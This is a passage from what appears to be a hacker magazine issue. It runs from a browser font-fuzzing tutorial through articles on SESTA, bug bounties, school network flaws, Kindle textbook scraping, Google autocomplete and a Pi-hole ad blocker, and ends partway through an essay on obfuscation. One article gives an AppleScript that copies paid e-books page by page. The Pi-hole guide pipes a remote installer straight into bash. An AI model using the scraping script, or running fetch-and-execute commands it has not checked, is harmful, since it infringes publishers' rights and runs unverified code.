The second is a meta tag to instruct the web browser to disable caching.


```
<meta http-equiv="cache-control"
➥ content="no-cache">
```

This is used simply to make sure that when the browser reloads the page, it does not use any cached content (especially the font), but instead requests it all again from the web server, and hence receives the next font.

Whenever the `render_GET` function receives a request for `/font` it reads the next font file from disk and returns its contents in a HTTP response. The index into the font list data structure is incremented each time this happens until we have eventually served up all the fonts and reached the end of the list.

The screenshot below shows the test harness being started up.

At this point, we would start up the web browser that we would like to fuzz and put the URL `http://127.0.0.1:8000` into the address bar to get the process started. The screenshot below shows this happening.



At this point, you will see the web browser reloading the same page repeatedly every second. This is due to the refresh meta tag mentioned earlier. Each time the browser reloads the page, it is receiving and attempting to parse a new font file from the corpus directory. It will also attempt to render the string

"Testing a font" using the current font. We are now hoping that one of these mutated, malformed font files will crash the web browser when it attempts to make use of it. This would indicate a bug in the browser's font engine, and potentially an exploitable security vulnerability.

Now that the harness is running, it is also writing to a log file. This is created in the same directory as the Python script and has the filename `fontharness-log-n.txt` where n is replaced with whichever TCP port you chose. In our example, it would be 8000. Each time a new font file is served to the browser, its filename is appended to the log file. This is necessary for determining which font caused the browser to crash - when this eventually occurs.

Browser Instrumentation

Some final words are needed regarding instrumenting the web browser. The test harness does not handle this due to its requirement for being cross-platform and so the user must take care of it herself. Without instrumentation, you will not be able to see what is happening inside the browser process and you will not detect bugs unless the entire browser actually crashes. The available options depend mostly upon which operating system you are using at the time.

On Linux systems, when fuzzing an open source web browser, it is best to compile it using Asan (AddressSanitizer)[8] as this is excellent for detecting memory errors. This can be done simply by adding the `-fsanitize=address` option for gcc or clang on the command line when you compile it. You can also download precompiled Asan builds of both Chromium and Firefox from their respective websites, making it even easier for those two. If you have trouble getting the target browser to compile with Asan or you do not have the source code, another option is to simply start it up and then attach gdb (GNU debugger).

On Windows, it is good practice to enable Page Heap for the specific browser process before you start it. This can be done by typing the following command in an Administrator command prompt.

```
gflags /p /enable c:\path\to\
➥browser.exe /full
```

This acts a little bit like Asan on Linux by causing an exception to be raised if any heap memory corruption occurs. Unfortunately, some browsers implement their own memory management instead of using the operating system and so Page Heap has no effect on them. Either way, you can then attach a debugger such as WinDbg or Immunity Debugger to the running browser process before you begin fuzzing.

Conclusion

The Python software presented in this article allows the user to cause a web browser to sequentially process each font file in a given directory. When combined with a corpus of mutated and malformed font files, this allows the testing of the font parsing functionality in any web browser on any operating system, as long as a Python interpreter is available. By attaching a debugger or other suitable instrumentation to the web browser, error states can be detected and investigated. These can potentially be exploitable security vulnerabilities.

The test harness is pretty simple and can certainly be improved upon, but it is good enough to get started with. My hope is that the tool and this article will help more people to get started in fuzzing. I am happy to receive feedback or questions by email.

References

[1] Michal Zalewski, "American Fuzzy Lop". `http://lcamtuf.coredump.cx/afl/`

[2] Oulu University Secure Programming Group, "Radamsa". `https://github.com/aoh/radamsa`

[3] Mitre, "CVE-2011-3402". `https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2011-3402`

[4] Oleksiuk Dmytro, "MsFontsFuzz: OpenType font format fuzzer for Windows". `https://github.com/Cr4sh/MsFontsFuzz`

[5] Twisted Matrix Labs, "Twisted". `https://twistedmatrix.com/`

[6] Chris Anley et al, *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*, Second Edition. Wiley Publishing, 2007.

[7] Justin Seitz, *Gray Hat Python: Python Programming for Hackers and Reverse Engineers*. No Starch Press, 2009.

[8] Google, "AddressSanitizer". `https://github.com/google/sanitizers/wiki/AddressSanitizer`

Don't Let Congress Destroy What We've Built

by Elliot Harmon

Do you run a message board, a mailing list, or a website where people can post comments? A new bill in Congress could put you at risk of overwhelming civil and criminal liability for your users' speech.

The Stop Enabling Sex Traffickers Act (SESTA) has an important purpose - fighting sex trafficking. Unfortunately, it goes about it in precisely the wrong way. Trafficking is already illegal under state and federal law. What SESTA would do is shift liability to online platforms for their users' speech. In other words, it would create more paths for you to be sued or prosecuted if people use your message board to offer illegal services. It would do that by weakening 47 U.S.C. § 230 (commonly known as "Section 230"), one of the most important laws protecting free expression online.

Section 230 has a funny history, one that tells us something about how Congress sometimes gets the Internet wrong. If you're old enough to have seen *Hackers* on VHS, then you probably also remember the fight over the Communications Decency Act of 1996 (CDA), a law that would have put harsh restrictions on freedom of speech over the Internet.

Everyone online was protesting the CDA. People turned their home page backgrounds black and displayed little blue ribbon banners to protest the bill. The web was young, but we all understood that Congress' attempt to restrict Internet speech was based on a flawed idea of how the Internet works. Or as EFF co-founder John Perry Barlow famously put it, "You do not know us, nor do you know our world."

The CDA passed, but with EFF's help, the bill's censorship provisions were gutted by the Supreme Court in 1997. One key piece of the bill survived, though: Section 230. Section 230 deals with intermediaries - individuals, companies, and organizations that provide a platform for others to share speech and content over the Internet. Section 230 says that for purposes of enforcing certain laws affecting speech online, an intermediary cannot be held legally responsible for the speech of others.

Without Section 230, we wouldn't have had the explosion in social media platforms over the past 20 years. It's likely that we also wouldn't have the nonprofit and community-led platforms that are so important to our daily lives, places like Wikipedia, and the Internet Archive. I wouldn't have gotten my first two jobs out of school. Maybe you wouldn't have either.

If SESTA becomes law, online intermediaries would be in trouble, especially the small ones that don't have the budgets for litigation that Google and Facebook have. It would result in most platforms becoming more restrictive in how they monitor users' speech - which, besides being expensive, would inevitably result in some legitimate voices being silenced. It would become more difficult to get investment for your Internet startup, not to mention the listserv or message board you're just running for fun.

Pro-censorship lobbyists have been trying to gut 230 for as long as it's existed. This time around, they're hoping to unite everyone around stopping something horrible. And that's exactly why we have to speak up and tell Congress that this is the wrong solution.

Once every few years, geeks have to get together to explain to lawmakers how the Internet works. For all that's changed over the past two decades, they still do not always know us and our world. Well-meaning members of Congress can support legislation that would tear apart our online communities.

Please consider writing or calling your members of Congress. If online communities are important to how you work, learn, and socialize, tell them that. If your employment or your passion project relies on Section 230, tell them that too. They need to hear it from you.

For more information, visit stopsesta.org.

CONFESSIONS OF A (FOR NOW NOT SO SUCCESSFUL) BUG BOUNTY HUNTER

by Vuk Ivanovic
(vuk.ivanovic9000@gmail.com)

Yes, folks, I did it, and I'm still doing it. And here's my sort of a review of the whole thing and hopefully it will be useful for those of you who are interested in joining the fun, and for those who are already doing it, well, do some neck stretches because you'll be nodding throughout this text. I hope to shed some light for newcomers, but I'm positive that the "veteran" bug bounty hunters will find it an interesting read as well.

So, the bug bounty. That seems to be a new big thing, or rather not that new, but it's still big. Some may say it's getting bigger. New familiar names are starting their own bug bounty programs and it's been good for them, well, if they happen to agree with the bug report, unlike Yahoo, and we all know what happened to them.

I started with it relatively late. What got me into it was the recent report about how some folks got a nice chunk of change for their efforts. And, being a freelancer, I always need more work/money. What I learned from this undertaking is that 1) you need to have a good machine, preferably a monster of a machine; 2) you need to have enough money to cover expenses for up to three or four months, if not more depending on a variety of factors; and 3) don't quit the day job, not yet.

On to the fun. Regarding point 1, it's true that you can get a lot of money by using a low end smartphone, as long as it has the latest Firefox/Chrome/etc. on it. In some cases, the web page is pretty simple, not too many images to load or even content, but enough parameters in the address bar to throw in some XSS/SQLI "attack" strings and see what happens. The larger problem arises when you really want to get into it - when you start using various tools like nmap, dirb for bruteforcing directories/files, and then burp proxy (the free version, or pro if you can afford it) for intercepting requests, using repeater, web crawler, etc. Combining all that with Firefox and Chrome, and of course, many many many tabs open in both, with the fact that you may want to be using something like kali in a virtual machine, well you see where I'm going with this. And then there's just basically using your computer as you would any other time when you want to take a break from bug hunting, but you don't want to close all the programs. All that will slow down everything. Imagine, you're looking through some website, and suddenly you get an idea to try this and that, and you hurriedly go to open a VM with kali, and you want to run a few tests on Firefox/Chrome with burp proxy intercepting the requests, but instead of flying through it, you end up with some turbulence (and sometimes even a crash or two) like waiting ten minutes for VM to load (not to start it, it's started, but you haven't used it for a couple of hours, maybe you went to have a lunch or to sleep, or simply to take a break from it). You figure, OK, while that's "waking up," I'll jump over to Firefox to try a few things, and instead, the Firefox window takes time to restore, and then the page takes extra time to load or another tab to open, and burp proxy takes some time to show the intercepted request. All in all, it's a thing that makes you want to smash everything, and/or tear your hair out in frustration. That's something that you won't find in the articles about bug hunting, especially in those where the emphasis is on how much money some folks are making on a monthly basis. So, personal experience with an i3 laptop with 8GB of RAM is that it can be used to go bug hunting, but depending on the target and if I'm going for a low hanging fruit, it can be smooth or it can throw me back to the time when I tried playing video games meant for stronger machines on a weak one. While I was able to get used to it back then, that's the past.

On to point 2, if you are still interested. This one, well, this is another one that I haven't read in any articles (at least no one complained about it), but I have experienced it myself, and after looking around, I'm not the only one. When it comes to the payouts, it's great if you were lucky enough to stumble upon something huge - think RCE or basically anything that's an immediate compromise of the websites' users/admins, or the server itself. For those who are reading this and aren't sure which is which, the XSS is a nice thing to find, and a serious bug, especially if it's a stored XSS as opposed to a reflected one, but it requires an unsuspecting victim to either follow the link or to find themselves on the

affected page (in the case of the stored XSS). Clearly, the stored version is closer to immediate compromise, but it's not as immediate compared to, for example, uploading a reverse shell or using XXE to read /etc/passwd, etc. Now, if you weren't that lucky, and therefore you "only" found a reflective XSS or similar, well, here's where you say to yourself (after not receiving a reply for a day or two), I'm sure glad I didn't quit my day job, and I'm sure glad I wasn't counting on paying my rent/bills/etc. with the money from the bug bounty. Here's a tough one. You wait, and you wait, and, if you're lucky, you get a reply that the bug isn't a duplicate and that they haven't just yanked the target out of the scope (yes, that has happened to me, twice so far). The in-scope/out-of-scope part is cleverly covered in the agreement by probably every reputable bug bounty program. As far as I know, it's not an everyday thing, mostly because it would ruin their reputation if it were the case, but just giving all you prospective bug bounty hunters a heads up. Here we go to the most wonderful portion, and that is everything worked out fine, and even after waiting for a week or more, they decided it's a valid bug, and then after a week or two they paid you. All is great, right?

Gotcha! Yes, all is all right, depending on whether or not you find yourself in point 3. There are mental hang-ups that some of you may have to face, especially if you ended up with something like $3000 and you expected less than $1000. In fact, you just wanted to give it a go, and to see how the process worked. You wanted to find some small bugs for maybe even just $50, and to see how the payment processing would work, etc. Some of you may find that after having found some duplicates here and there, you'll start hitting the wall and you'll wonder if that $3000 bug was all that you could find, and you'll wonder was it luck or was it brains, or was it a combination of the two. At this point, you'll find yourself being affected by point 1 more than you thought possible, but sadly those 3000 dollars had to go for more urgent matters than for a better machine. Point number 1 *is* point number 1 for a good reason. Depending on your current machine, just go for something, literally anything. In fact, go crazy, go randomly. Just open a Firefox and Chrome browser, and think to yourself that you want to find a cure for cancer, and go Google medical books, and check YouTube for free lectures, and while you're doing that, switch to thinking about AI and neural networking, and start looking for that, but expect all the results, all the videos, all the articles and images to load immediately. If any of it doesn't load fast enough to satisfy your immediate thirst compared to simply grabbing a drink from the fridge, you'll know exactly how one might feel when it comes to hunting bugs with a somewhat inferior machine.

In conclusion, this "confession" wasn't about chasing people away from bug bounty. It was an additional perspective from someone who sometimes feels like a fraud. If you're like me, you've probably read a bunch of bug bounty reports, and you've probably stumbled upon a few of those where the person in question started their blog post with something along these lines: "So, I needed some money because my vacation time was near, and I decided to see what I can find on Pornhub because they have a bug bounty program that pays well" and similar. And then they proceed to go into details and they finish with how much they got awarded. Well, all that isn't impossible, it's just not something that anyone should count on compared to a weekly/monthly paycheck. Many poker players, the pros, will say that they turned it into a full time job many many many years later, after they've figured out how to always have money for rent/bills/food etc. while playing the game. Keep that in mind.

But I'd hate to end this without pointing out some great things that you'll be forced to deal with if you choose this path. On to the *real* fun:

- You'll have to stay on top of everything/anything security related on a daily basis instead of weekly/monthly.
- If you were uncomfortable with some security areas, you'll learn to get comfortable, really fast.
- If you were taking the time to hone your skills, you'll aim at using any/all free time to improve in all of it (I say aim, because you'll learn that you can't achieve success without taking some rest in unrelated activities, think TV, movies, video games, etc.).

Happy bug hunting!

P.S. Don't lose sight of the fun that is hacking by only hunting for bugs where the rewards are high.

by deadbeat0

Sometimes, the most irritating about a school's informatic system is not its weakness, but the state of mind of its administrators that it shows. A while ago, during high school, because of a timetable oddity, I had two hours to kill each week that I spent in the computer lab. It allowed me to discover some impressive vulnerabilities in my school system, and it made me ask myself some important questions.

First, the school was monitoring each computer activity using software called iTALC. A huge problem was that every student had access to the "C:\Program Files" directory, hence to iTALC's directory. The only solution the system administrator found to prevent students from tampering with it was to deny student sessions the privilege to delete the main executable.... But it was the only file of the installation directory that was protected, so delete the .dll, and voila!

Then, being curious about how the whole system worked, I started digging around my school session's filesystem. All of the school sessions were stored as directories on D:\users\ and each session's privileges made it so one could only access his folder. But what bugged me was that, at the root of my session, there was a .cfg file named after my username. Once opened, it displayed the following structure (translated from French):

```
STUDENT
session_username,,session_password,
SURNAME
FIRST_NAME
D:\USERS\STUDENTS\username
```

From there, a simple .bat script copying any .cfg file found on a computer could allow you to automatically copy any opened session's credentials on a USB key and create yourself a huge database of sessions. Of course, the trick also worked on teachers, giving you access to their shared drive, and also the school marks and test subjects. The most ridiculous thing about this one was the way to prevent it. All it would have taken was simply to ask students and teachers to change their passwords at the beginning of the year, as the one that was in the .cfg file was the default one. But not a single person in the school had changed theirs.

Finally, the worst vulnerability. After exploring a bit more of the D:\ drive contents, I came across another folder containing the programs that were launched each time someone logged in. The whole startup sequence relied on a huge list of .bat scripts, one for each session. They called binaries and other scripts used to set up the environment for the session to log in, assign the IP, assign the privileges, and the home directory. So by analyzing one of the scripts and understanding how it worked, you could forge your own session with its own username and password and decide on your privileges: student, teacher, or admin.

After all of this, I asked to see the administration and system administrator to inform them of these extreme vulnerabilities. During the meeting, they only showed annoyance and disrespect, which was not exactly the logical state of mind I would have expected. Such were the vulnerabilities that you could bring the whole structure to its knees after having used their tools to create yourself an admin account, or take control of any computer in the school by using iTALC with a teacher session! The only knowledge you had to have was a single line of batch to copy files. That's it. No Kali Linux thumbdrive, no Metasploit.

In the end, the only answers I received were a threat of exclusion from the administration and being told by the system administrator that students were "too dumb to find this" and that simply protecting more directories would be "too much work."

This left me with a bitter taste - and a question: how can you expect people to respect your rules if you show them that you are not interested in their safety and do not care about them? It is one of the strongest values of the hacker community to question the authority, and show its weaknesses to everyone.

Scrape Textbooks, Save Money

by th0tnet

The school year is a time period too often accompanied by high expenses. Education should not be exclusive to the privileged! Projects like Alexandra Elbakyan's *Sci_Hub* (@sci_hub) have done well to liberate *millions* of excellent research papers from paid, closed sources. A typical American student may spend hundreds of dollars on textbooks per semester, but it is hard to disrupt an industry that does well to ensure its products are sold en masse to schools.

Lots of textbooks are available as Kindle e-books. What's great about Kindle is that it's cross-platform, so you can read books with a native Mac OS X app. What is also great about Kindle is they often offer trials of unlimited reading, and sometime trials of entire books. This means for a handful of days, you can browse an entire textbook for free. And if you can browse it, you can scrape it.

So!

Below is an AppleScript that will open up the "Kindle.app" application on your Mac OS X system and proceed to photograph every page of your textbook. The screenshots of these pages will be saved into a folder on the file system. Make sure you have the textbook ready on your Kindle app, and make sure not to mess with the computer while the script is running! It needs some time to do its thing uninterrupted. Once done, you can easily convert all the PNG screenshots of the textbook's pages into PDFs, then combine all the pages into a single textbook PDF.

That last part is a little wonky, so feel free to reach out anytime!


```
display dialog "enter osx username" default answer ""
set uname to text returned of result

display dialog "enter number of pages" default answer ""
set pnum to text returned of result

tell application "Finder"
  activate
  make new folder at folder "Desktop" of folder uname of folder "Users" of startup
➥ disk with properties {name:"textbook"}
end tell

set counter to "0"
tell application "System Events"
  activate application "Kindle.app"
  repeat pnum times
    set counter to counter + 1
    do shell script "screencapture -t pdf /Users/" & uname & "/Desktop/textbook/"
➥ & counter & ".pdf"
    tell application "System Events" to key code 124
    delay 0.3
  end repeat
end tell
```

googlecomp.py: The Complete Google Autocomplete Script

by ckjbgames

So I saw an article in 34:1 about Google's autocomplete and how you can find funny (and not-so-funny) autocomplete results for politicians, et cetera. That got my brain going. I started writing. A little bit of coding later, I wrote this little bit of a program. It takes command-line arguments and can thus be used in a shell script. If anyone has *any* practical use for this little script, other than for giggles, or how it could be improved, please tell me what it is in the *2600* letters section.

```
#!/usr/bin/env python
################################
# googlecomp.py ################
# Get the first autocomplete ###
# result of a Google search. ###
# Dist. under the MIT License. #
# ckjbgames 2017 ###############
################################
import urllib2,json,sys,re
def firstautocomp(kw):
    """
    Get the first autocomplete result
    for kw.
    """
    webpage="http://suggestqueries.google.com/complete/search?client
➥=chrome&q="\
              +kw
    result=json.loads(urllib2.urlopen(webpage).read())
    if len(result[1]):
        return result[1][0]
    else:
        return ''
def usage():
    """
    Show the usage of the program, then
    exit with status 1.
    """
    sys.stderr.write("Usage: ./googlecomp.py keyword\n")
    sys.stderr.write("\tFind the first Google autocomplete keyword.
➥\n")
    sys.stderr.write("\tkeyword: A keyword to find autocomplete
➥ results for.\n")
    sys.exit(1)
if __name__ == '__main__':
    if len(sys.argv) < 2:
        usage()
    else:
        try:
            print firstautocomp(re.sub(r'\s','+',sys.argv[1]))
        except urllib2.HTTPError as e:
            sys.stderr.write("There was an HTTP error. Sorry about
➥ that.\n")
            sys.exit(1)
```



"HARD HAT" by marc falardeau is licensed under CC BY 2.0

I Like Your Content But Your Terms Are Not Acceptable

by ladyada@alum.mit.edu
and fill@2600.com

Greetz Citizen Engineers! Before we get started, let's get this out of the way: It is ethically and morally OK to block ads. We do not get to preemptively or selectively choose what we want to load from our devices or browsers. When you click a link, it shouldn't mean "give up all privacy." After the fact, you cannot retroactively get your time or privacy back. With ad blockers for computers doing deals with advertisers, we can only trust ourselves to make decisions about our time and data. And with more of the net experience moving to mobile, closed (or unrooted) devices like phones and tablets might not allow or have ad blockers. Moreover, now ads appear *within* apps, circumventing any browser add-on! Do you really think Google is going to make it easy to block ads on their Android phones?

Invasive tracking, click-throughs, personal data mining... these are unethical behaviors of advertisers and websites, and it is not unethical to get rid of them. A hack used Yahoo's ad network and infected millions of people. Fake pop-ups try to trick you into clicking affiliate links. Adware is malware. This is an attention war, but you have Linux and you are ready to defend yourself!

Use the power of open source and cheap hardware to set up an ad blocking DNS server. It's as easy as:

```
curl -sSL https://install.pi-hole.
➥net | bash
```

That's it!

What's Pi-Hole? (`https://pi-hole.net/`) It's an open source DNS-level ad blocker that is designed to work great on a Raspberry Pi or other low-cost single-board computer. (`https://github.com/pi-hole/pi-hole`)

In their own words:

- No client-side software required.
- Run it with one command.
- Blocks over 100,000 ad-serving domains.
- Blocks ads on any device regardless of who made the device or the operating system.
- Ads are blocked before they download, this means faster networks.
- Reduces cellular data, use it with a VPN to save on data costs.
- Blocks ads at the DNS level, any device, even ads in apps since now apps have ads too.
- Monitoring and stats are part of the interface.

The way it works is you change your computer/phone/tablet DNS settings to go to the Pi-Hole on your local network. Then, Pi-Hole will do a special trick: when it is asked for the IP address of ads.adserver.com (for example), it will return nothing! So you will never even connect to the ad server and get the ad.

This project can be performed with any Linux computer, but a single-board Raspberry Pi or similar lets you keep the server running separately from your desktop machine. For the most adorably compact version, we're using a Pi Zero W. This has enough power to do what we want, and has built in Wi-Fi too! It's tiny (66.0mm x 30.5mm x 5.0mm / 2.6" x 1.2" x 0.2" 9.3g) - small enough to sit on top of your router at home or slip into your travel bag for on-the-go blocking.

For our version, we added a tiny screen on it so you can glance at the death of journalism (at least, that's what people will tell you).

Parts list:

- 1 x Pi Zero W.
- 1 x 4G or larger SD card (you will be burning this card with Raspbian Jessie Lite, so it's OK if it's blank or pre-burned).
- 1 x 5V 1A USB wall adapter - our router

had a USB port on it already, so we just used a short USB cable instead.

If you want to add an OLED display (which is suggested!) you'll also need a 128x32 Monochrome OLED and some header or wire to solder it up. It's not required, but makes for a nice little status indicator

Install:

1. Download the latest Linux distro on your SBC - we used "Lite" Raspbian, which is a Debian variant.
2. Burn Linux to your micro SD card using your computer.
3. Re-plug the SD card into your computer (don't use your Pi yet!) and set up your Wi-Fi connection by creating and editing supplicant.conf.
4. Activate SSH support by creating an empty file named just "ssh" in the root directory of the SD card.
5. Plug the SD card into the Pi Zero W.
6. If you have an HDMI monitor, we recommend connecting it up via the mini HDMI adapter we provide in the budget pack - so you can see that it's booting OK.
7. Plug in power to the Pi Zero W. You will see the green LED flicker a little. The Pi Zero will reboot while it sets up, so wait a good ten minutes.
8. If you are running Windows on your computer, install Bonjour support so you can use ".local" names. You'll need to reboot Windows after installation.
9. You can then ssh into `raspberrypi.local` to complete your setup.

OK, once you have set your Pi up, and the Wi-Fi is connecting to your home or office network, and your can ssh into it, continue with these easy steps! If you cannot connect via ssh yet, go back and read some Raspberry Pi setup guides until you are able to log into your Pi.

Change the hostname:

We like to do this first so we don't get confused between all the different Pi's in the house. Edit the hostname with `sudo nano /etc/hostname` and put something else on that first line, like "pi-hole". There's more information on how installation works at `https://pi-hole.net/` - as of the writing of this guide, it's easier to just run

```
curl -sSL https://install.pi-hole.net | bash
```

It will take quite a while to install, and may seem to "hang" at points. Just let it do its thing for about 20 minutes!

Configuration:

Pick who will be the upstream DNS (for non-ad blocked sites). We like MIT's server at 18.70.0.160. (Ninety-nine percent of people will use IPv4 - if you needed IPv6, you'd know!)

The installer will automatically try to set the dynamic IP address it got from your router to be fixed. This works well enough; if you have an advanced network set up, you can configure a custom IP address.

The web interface is kinda cool and is password protected. We'll be showing most of the stats on the little OLED, but we still need the API to be running so keep this on.

Admin Page:

On your desktop computer or tablet, visit `http://pi-hole.local/admin/`. And you should see an administration panel!

Block the 5th Estate:

On your tablet, phone, computer, etc., go to your network settings and click edit. Set the DNS server in the network settings to be the IP address of the Pi. You can put in your normal DNS server as the secondary source, so if the Pi crashes or gets unplugged, you won't be without Internet.

You may need to restart your network or browser to have it kick in. Also, there may be some cached ads, so don't worry if not everything is blocked. Visit your favorite site with ads (not `2600.com` - they don't have any!) and see the difference!

If you want to set-it-and-forget it and never use the web admin, install an OLED to view the stats, and see what the DNS is, visit `https://learn.adafruit.com/pi-hole-ad-blocker-with-pi-zero-w/install-pioled`. The full soldering instructions and code is located there too (also, no ads).

You'll save so much time not loading ads that you can spend that extra life helping others. You can give these away and teach people how to set their DNS from the little screen. It's your categorical imperative!

Obfuscating Biopolitics:
A Theoretical Primer for Cyborgs and Other Concerned Citizens

by Emma Stamm

This article is adapted from a scholarly paper I'm working on. In the paper, I suggest that security practices that attempt to reinforce state and corporate control by making people live "healthy lives" and forces populations to reproduce - practices which have been collectively theorized as "biopolitics" by philosopher Michel Foucault - may be subverted using tactics of digital obfuscation.

This is based on the understanding that the particular substrate of biological life is becoming increasingly meaningless: our bodies are now data farms or soon will be. Many of us are undeniably cyborgs. Thus, I uphold obfuscation (which creates meaningless data) as a way to subvert/problematize/hack biopolitics: creating meaningless data now means creating unproductive life, and unproductive life is a big problem for biopolitics.

This piece outlines the "why," but not the "how." So far the "how" exists in the realm of the speculative imaginary, although it is almost certainly a more interesting matter.

***

The subject of biopolitical securitization has no identity, at least according to the typical understanding of the term. The identity-conferring features, the distinguishing characteristics of the individual, are irrelevant: they only become meaningful as part of a system within which they generate life. Biopolitics is that which secures (and ensures) this ability to produce life - to fructify and proliferate; to heal and be well. The biopolitically-secured entity is always and only understood to have any meaningful characteristics insofar as they assist this pro-life program. The biopolitically-secured system is threatened by anything that cannot be appropriated toward the end of its own perpetuation: that which marks a biopolitically-secured subject as existing with a life beyond that of its system is a danger to be immediately destroyed.

Michael Dillon and Luis Lobo-Guerrero illustrate this point in the introduction to *Biopolitics of Security in the 21st Century* when they note that

> "From a social constructivist perspective, identity is in effect to be written. From a biopolitical perspective, contingency is underwritten [secured] through a whole variety of calculative practices, not least of which are those that financial markets call securities... Biopolitics is therefore not a politics of identity - enacting a self-other dialectic through discursive practices of identity production. It is a complex array of changing mechanisms concerned with regulating the contingent economy of species life. Identity may follow from this, but identity production is not its initial driver." (Brackets added) (p. 268)

I believe that institutions that rely on biosecuritization (which can be governmental or corporate) can be meaningfully subverted by their subjects using tactics of *obfuscation,* a counter-surveillance technique proposed by technologists Helen Nissenbaum and Finn Brunton. However, in order to make this claim, I will first need to argue for an understanding of selfhood that distinguishes "identity" from "biological life" - life as organic matter, blood and bones. In the present day and age, substance of both is becoming translatable across substrates to the point where they may be ultimately unified: this phenomenon is carefully explained by Eugene Thacker in his book *The Global Genome: Biotechnology, Politics, and Culture*. Because of this it is altogether too easy to advance arguments in a conceptually nebulous space that conflates the two and thus risks misrepresenting the aim of biosecuritization. Obfuscation as a means of counteracting surveillance and data gathering - specifically, as I will apply the term, as tactic of resistance to biosecurity practices that rely on data gathering - may be understood as a means of generating ambiguity and confusion around "identity" as a phenomenon categorically split from "biological life." I don't believe that "identity" and "biological life" should be seen as exclusive categories by anybody, anymore: this binary only serves the aims of those who seek to exploit bodies for data. Indeed, entertaining the conceptual unification of identity and biological life is essential to understand how digital obfuscation may be used as a tool against biosecurity practices.

What practices constitute "obfuscation?" In "Vernacular Resistance To Data Collection and Analysis: A Political Theory of Obfuscation," Finn Brunton and Helen Nissenbaum define obfuscation strategies as "producing misleading, false, or ambiguous data to make data gathering less reliable and therefore less valuable" as a means to resist surveillance and data-gathering (Brunton and Nissenbaum, 2011). Examples of obfuscation include the provision of false information about oneself in cases where such information may be included in a database (including, always, when using the Internet); clicking on online advertisements in which one has no genuine interest as a means to introduce noise into ad-suggestion algorithms, and swapping store loyalty cards with other customers in order to produce a useless shopper profile. A timely example involves the social media "check-in:" on Facebook (as with other social media websites including Twitter, Instagram, and Foursquare), users may reveal their physical location by "checking in" to a specific site such as a shopping center, city, or park. Although the websites listed do not reveal all of the ends to which they put the data they collect, the potential applications for such information as that given by the location check-in are numerous and potentially very powerful.

Speculation from Facebook users who "checked in" at Standing Rock, North Dakota, in the Fall of 2016 alleged that the website may have complied with legal authorities to reveal possible involvement in the defense of land against government seizure. As a counter-tactic, Facebook users across the world who supported the defense "checked in" to Standing Rock, an action designed to problematize the process of discerning which users were actually in Standing Rock as opposed to those simply on Facebook in another part of the world, legally publicizing their support. This is an exemplary use of obfuscation principles.

The applications of obfuscation that I have listed, however, fall into a specific category: each could be considered as constitutive of identity in assorted conventional senses of the term, but not necessarily of biological life. This may be more apparent in some cases than in others. For example, one's name is a fiat identity marker; thus the provision of a false name is an obvious subversion of identity but not necessarily of life itself. Conventionally understood, identity markers can be more readily manifested digitally than expressions of biological selfhood. The fact that a wide array of obfuscation tactics can be found on the Internet is no coincidence. Obfuscation is a tool that is largely available via digital networks, and digital networks rely on "dry" data, inorganic information that on first consideration seems categorically very different from the blood and bones that constitute our bodies. (There are exceptions - Brunton and Nissenbaum describe real-world examples of obfuscation, including protests and group actions in which participants dress alike to obscure the identity of only one actor in the crowd, or disguise themselves to look like others in their surroundings who are not involved in the act of subversion.)

Reading Luis Lobo-Guerrero and Michael Dillon in conjunction with Eugene Thacker's *The Global Genome* provides a theorization of developments in the conceptualization of "life itself" sufficient to establish obfuscation as a tactic in the fight against data-based biosecuritization. What is demanded in order to make this establishment is a reconsideration of what we consider "natural" or "biological" life, a point which is critical to the arguments of both *The Global Genome* and the introduction to "Biopolitics of Security in the Twenty-First Century." Squaring Dillon and Lobo-Guerrero with Thacker leads to a more fruitful, timely understanding of life that helps to understand how obfuscation may be used as a means against biosecuritization.

In "Biopolitics of Security in the Twenty-First Century," Dillon and Lobo-Guerrero write of "three critically important developments" of the essential characterization of life in the later 20th and early 21st centuries, updating the original object of Michel Foucault's biopolitics with references for the digital age. "The first," they write, "is demographic and concerns population. The second is molecular and concerns organic life. The third is digital. It concerns machinic and virtual life" (p. 269). Dillon and Lobo-Guerrero proceed to explain that the last two are "generically concerned with what might be called the changing vital signs of life and the question of animation - assemblages that display life-like properties" (ibid.), although they restrict their analysis to the first two, given the "already very extensive" literature on digitization (p. 270). This schema is useful, but I will note that it risks reinforcing a distinction whose overcoming is central to understanding transformations in how we understand life that are engendered by

technology.

This is where Eugene Thacker's claims in Chapter One of *The Global Genome* ascend in importance. Thacker argues that divisions between nature and culture and terms like "organic" and "constructed" are falsities of perception. Sociologist Bruno Latour has argued that these binary constructs have failed in their goal to establish their proponents as modern people, separate in any way from premodern people, and must be surpassed in order to more accurately understand the most important developments of the later 20th century. (Latour, 1991, pp. 8-9).

Thacker extends this binary breakdown to make an observation on the nature of biological exchange as a process fundamental to the biotechnology industry:

